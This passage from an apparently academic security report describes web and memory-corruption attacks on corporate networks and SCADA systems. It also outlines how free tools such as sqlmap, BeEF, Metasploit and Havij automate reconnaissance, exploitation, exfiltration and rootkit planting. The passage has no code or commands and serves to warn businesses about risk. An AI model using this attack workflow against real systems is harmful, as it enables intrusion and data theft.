

Fig. 5. Example infrastructure of a corporate network.

Web Attacks Web attacks seem useless in this scenario, since there is no public website to attack. However, as Ben Williams explains in a recent paper [28], security gateways often contain web interfaces, which are vulnerable to XSS attacks. As we described in the section on XSS, attackers can exploit such a vulnerability to compromise the gateway, which they could then disarm to allow

for other attacks. Disarming the security gateway could enable the attacker to target machines in the corporate network directly.

Memory Corruptions This scenario offers good opportunities to perform memory corruption attacks, some of which we mention here.

- Attacking the proxy server, the attacker could exploit vulnerabilities in the server's OS or in other applications. A successful attack could compromise the server, and open up the corporate network to other attacks.
- The attacker could target the staffs' workstations via vulnerabilities in the browser or in office applications (for example in Adobe Reader [1]). Such attacks are typically delivered through drive-by downloads[24] or spear phishing attacks [25], an attack that was supposedly used on large scale by Chinese cyber espionage units [12]. The attacker might use this to install backdoors or other malware such as Zeus[26], allowing him to compromise the machine or spy on the user's activity. From here, the attacker could move on and escalate the attack to other machines in the network.
- Similar attacks could infect the laptops of employees at home, handing over VPN credentials and providing the attackers with direct access to the companies valuables.

Any of the above attacks could inflict a great deal of damage through loss of intellectual property, stolen cash, loss through claims, reputational damage, loss of production and repair costs.

SCADA System Supervisory control and data acquisition (SCADA) systems are used to supervise large and distributed systems that typically contain sensors or programmable logic controllers (PLCs), simple units that perform measurements or perform basic local actions and are supervised by a central control unit. SCADA systems are used in many situations, for example in industrial plants for monitoring sensors of machines in a production chain, in traffic monitoring to control dynamic road signs, in cruise ships to control heating and airco, and in prisons to lock and unlock the doors.

Many of these systems either directly use the Internet for communication between the PLCs and the central control unit, which might be the case with a

[24] A drive-by download is a term that refers to the event of a victim accidently downloading malware from a malicious website, for example by clicking on a masked button that initiates the download.

[25] Spear fishing refers to an attempt to lure the victim to a malicious page, or to trick him to open a malicious email attachment, by creating a request, for example an email message, which contains tailor made information for the victim in order to convince him of the requester's authenticity

[26] Zeus is a notorious piece of malware which is designed to spy on the victim, steal banking information and perform man-in-the-browser attacks, which modify traffic between the victim and the bank in both directions, allowing the attacker to modify transactions without the victim taking notice.

traffic control system, or are indirectly connected to the Internet because the central control unit is connected to the Internet. The latter happened for example in prisons, explained by Newman et al[15], as they found out when guards were accessing their Gmail accounts from the central control room. A more general reason why these central control units are (occasionally) connected to the Internet is to obtain software updates, although for critical systems like most SCADA systems, this is by no means a safe method. Even systems that are never connected to the Internet as a safety precaution, like a Nuclear facility, can be remotely attacked, which happened to the Iranian uranium enrichment facility that was infected by Stuxnet[6]. This attack however, was exceptional in all aspects, using four different zero-day exploits[27], two stolen certificates, and the first ever PLC rootkit.

The attacker could either aim for one or more specific PLCs or for the central control unit. In both cases, a memory corruption would be more likely than a web attack, since SCADA systems typically do not need to have a web interface that is remotely accessible. Stuxnet for example, infected machines via different channels such as removable media and LAN, for which it exploited buffer overflow vulnerabilities[6] in the Windows Print Spooler and in Windows' automatic execution procedure for removable media.

A successful attack could obviously have serious consequences in any scenario, considering the critical nature of most of these SCADA systems, which are not limited to financial or economic damage. Whether it would concern opened cell blocks, disrupted traffic management, or an overheating nuclear reactor, they could result in physical injuries as well as fatal casualties, in addition to extensive financial and economic damage.

3.4 Automating Attacks

There is a collection of free tools available on the Internet that largely automate each step in the attack process, as we will show in this paragraph. Most of these tools are developed by and for penetration testers, in order to make their jobs easier. The attacks performed by penetration testers however, are exactly like attacks performed by malicious hackers. Consequently, tools that are useful for penetration testers are equally useful to attackers. We will now discuss some of the typical steps that an attacker would perform to reach his goal, and some of the tools he could use to make life easy for him.

Exploration The first phase of an attack is exploration, in which the attacker footprints the target. The attacker will try to collect as much general information on the target as possible, such as the IP addresses that might be reserved for its servers or the software packages it might use, etc. To this end, the attacker

[27] A zero-day exploit is an exploit that was never used before and is thus effective on up-to-date fully patched systems.

can use open sources such as Google, and tools such as Sam Spade, which is a network tool that automatically scans IP blocks, queries DNS servers and crawls websites[28].

Additionally, the attacker would scan all of the obtained IP addresses for open ports, determining the services that are in use, the software versions, and the kind of operating system used. The attacker could for example use *nmap* for this.

Exploitation After the exploration phase, it is time to enter the target's domain, exploiting a vulnerability on one of the target's machines. For vulnerabilities in either the web application or in other applications attainable via the network such as the web server and the operating system, there are tools available that automatically detect and exploit such vulnerabilities. For example, *sqlmap*[29] completely automates the process of taking over a database server through SQL injections, and *BeEF*[30] does the same for attacking browsers using XSS attacks. In addition to tools that focus on one type of attack, frameworks, such as *Metasploit*[31] are available that allow an attacker to perform countless types of attacks with just a couple of keystrokes, including a collection of memory corruption attacks and web attacks. Metasploit contains modules that take care of escalating privileges as well, and is continuously updated with the most recent exploits. *Armitage*[32], an extension to Metasploit, provides a user friendly interface that allows even a technically challenged person to successfully exploit a system.

Exfiltration Once (s)he is in, the attacker might start extracting information from the system, using inband or out-of-band channels. In case the attacker obtained a root shell during the previous step, this might be as simple as initiating an upload to an arbitrary server that the attacker controls. In more difficult situations, for instance when SQL inference is required to extract the data, the attacker could select one of the many free tools that do all the dirty work, like *Havij*[33] and the already mentioned *sqlmap*.

Planting rootkits Wrapping up, the attacker might be interested in covering his tracks and installing a backdoor or rootkit, which can provide him/her with

---

[28] Crawling a website refers to the act of automatically following each hyperlink or POST or GET method, often copying the client side code of each page, which can for example be useful in order to enumerate all interactive fields that the attacker would like to test for vulnerabilities.

[29] Sqlmap is freely available at `sqlmap.org`.

[30] BeEF is freely available at `beefproject.com`.

[31] Metasploit is available at `metasploit.com`

[32] Armitage is freely available at `fastandeasyhacking.com`

[33] Havij is freely available at `http://www.itsecteam.com/products/havij-v116-advanced-sql-injection/`.

a means to reenter the machine at any time, even after the original vulnerability was patched. Additionally, it could enable him/her to spy on the user or to control the machine from a distance, for example to use it in a Botnet[34], or to use the machine to attack other hosts in your network.

[34] A Botnet is a group of machines, infected with a some sort of malware that accepts commands from a remote control unit and executes these on the infected machines. Botnet can be used for performing Distributed Denial of Service (DDoS) attacks, distributing spam emails, and other criminal activities.

4 Conclusions

Damage inflicted by cyber-attacks to modern business can take many forms. We mentioned the following categories:

- loss of intellectual property
- loss of cash
- loss of goods
- reputational damage
- claims
- obstruction of sales
- obstruction of production
- repair costs

The impact of each of these types is often related to the type of business. It is important to recognize the potential damage that your business could suffer, and to understand through what parts of your IT infrastructure you are exposed to potential attackers.

We have analyzed six of the most dangerous attacks in detail. For each attack, we explained the vulnerability that allows for the attack as well as the technical details of how the vulnerability is exploited. This determines the channels that the attack can be delivered through, as well as the opportunities that a successful attack provides the attacker with, to cause harm by extracting data, sabotaging systems, escalating the attack to other machines, etc.

Furthermore, we analyzed the effect of web attacks and memory corruptions in three different scenarios, which were based on different business models. In all scenarios, we assumed that the target implemented a considerable level of defense. Nonetheless, the attacker had plenty of opportunities for executing potentially devastating attacks, using the strengths of each attack type in the right situation.

To make things worse, automated tools make life extremely easy even for attackers who have limited technical knowledge. Executing the steps to perform a complicated attack does not take more than a couple of clicks using software such as Metasploit and Armitage. Therefore, you should be well aware of the fact that any vulnerability can and will be exploited, sooner rather than later.

References

1. Adobe. *Security Advisory for Adobe Reader and Acrobat (APSA11-04) (CVE-2011-2462)*. Adobe, 2011.
2. C. Anley. *Advanced SQL Injection In SQL Server Applications*. Next Generation Security Software Ltd, 2002.
3. blexim. *Basic Integer Overflows*. Phrack Magazine Volume 10 Issue 60, 2002.
4. CWE-SANS. *CWE-SANS Top 25 Most Dangerous Software Errors*. CWE-SANS, 2011.
5. J. Erickson. *Hacking: The Art of Exploitation, 2nd edition*. No Starch Press, 2008.
6. N. Falliere, L.O. Murchu, and E. Chien. *W32.Stuxnet Dossier*. Symantec, 2011.
7. L. Ferres. *Memory management in C: The heap and the stack*. Department of Computer Science, Universidad de Concepcion, 2010.
8. G. et al Fresi Roglia. *Surgically returning to randomized lib(c)*. ACSAC Dec. 2009 pp. 6069, 2009.
9. Suman Jana and Vitaly Shmatikov. Abusing File Processing in Malware Detectors for Fun and Profit. In *Proceedings of the 33rd IEEE Symposium on Security & Privacy*, San Francisco, CA, May 2012.
10. J.A. Lewis. *Raising the Bar for Cybersecurity*. Center for Strategic & International Studies, 2013.
11. D. Litchfield. *Whitepaper: Data-mining with SQL Injection and Inference*. Next Generation Security Software Ltd, 2005.
12. Mandiant. *APT1 Exposing One of Chinas Cyber Espionage Units*. Mandiant, 2013.
13. C. McNab. *Network Security Assessment, 2nd edition*. O'Reilly, 2008.
14. K.D. Mitnick and W.L. Simon. *The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders & Deceivers*. Wiley, 2006.
15. T. Newman, T. Rad, and J. Strauchs. *SCADA & PLC vulnerabilities in correctional facilities*. Core Security, 2011.
16. Y. Nijs. *Dozens of Dutch goevernment websites vulnerable to XSS attacks*. Tweakers.net, 2011.
17. Y. Nijs. *Facebook porno caused by XSS leak*. Tweakers.net, 2011.
18. OWASP. *Owasp Top 10 - 2010: The Ten Most Critical Web Application Security Risks*. OWASP, 2010.
19. N. Perlroth. *In Cyberattack on Saudi Firm, U.S. Sees Iran Firing Back*. New York Times, 2012.
20. F. Perriot and P. Szor. *An Analysis of the Slapper Worm Exploit*. Symantec, 2002.
21. rain forrest puppy. *NT Web Technology Vulnerabilities*. Phrack Magazine Volume 8 Issue 54, 2011.
22. J. Schellevis. *Hacker steals 150.000 of Adobe's customer records*. Tweakers, 2012.
23. J. Schellevis. *Kluwer's login form vulnerable to sql-injection*. Tweakers, 2012.
24. S.J. Shackelford. *Should your firm invest in cyber risk insurance?* Center for Applied Cybersecurity Research & Kelley School of Business, Indiana University, 2012.
25. SK. *SQL injection walkthrough*. securiteam.com, 2002.
26. D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. ITPro collection. Wiley, 2007.
27. V. van der Veen, N. dutt Sharma, L. Cavallaro, and H. Bos. *Memory Errors: The Past, the Present, and the Future*. The Network Institute and VU University Amsterdam and Royal Holloway and University of London, 2012.
28. B. Williams. *They ought to know better: Exploiting Security Gateways via their Web Interfaces*. Next Generation Security Software, 2012.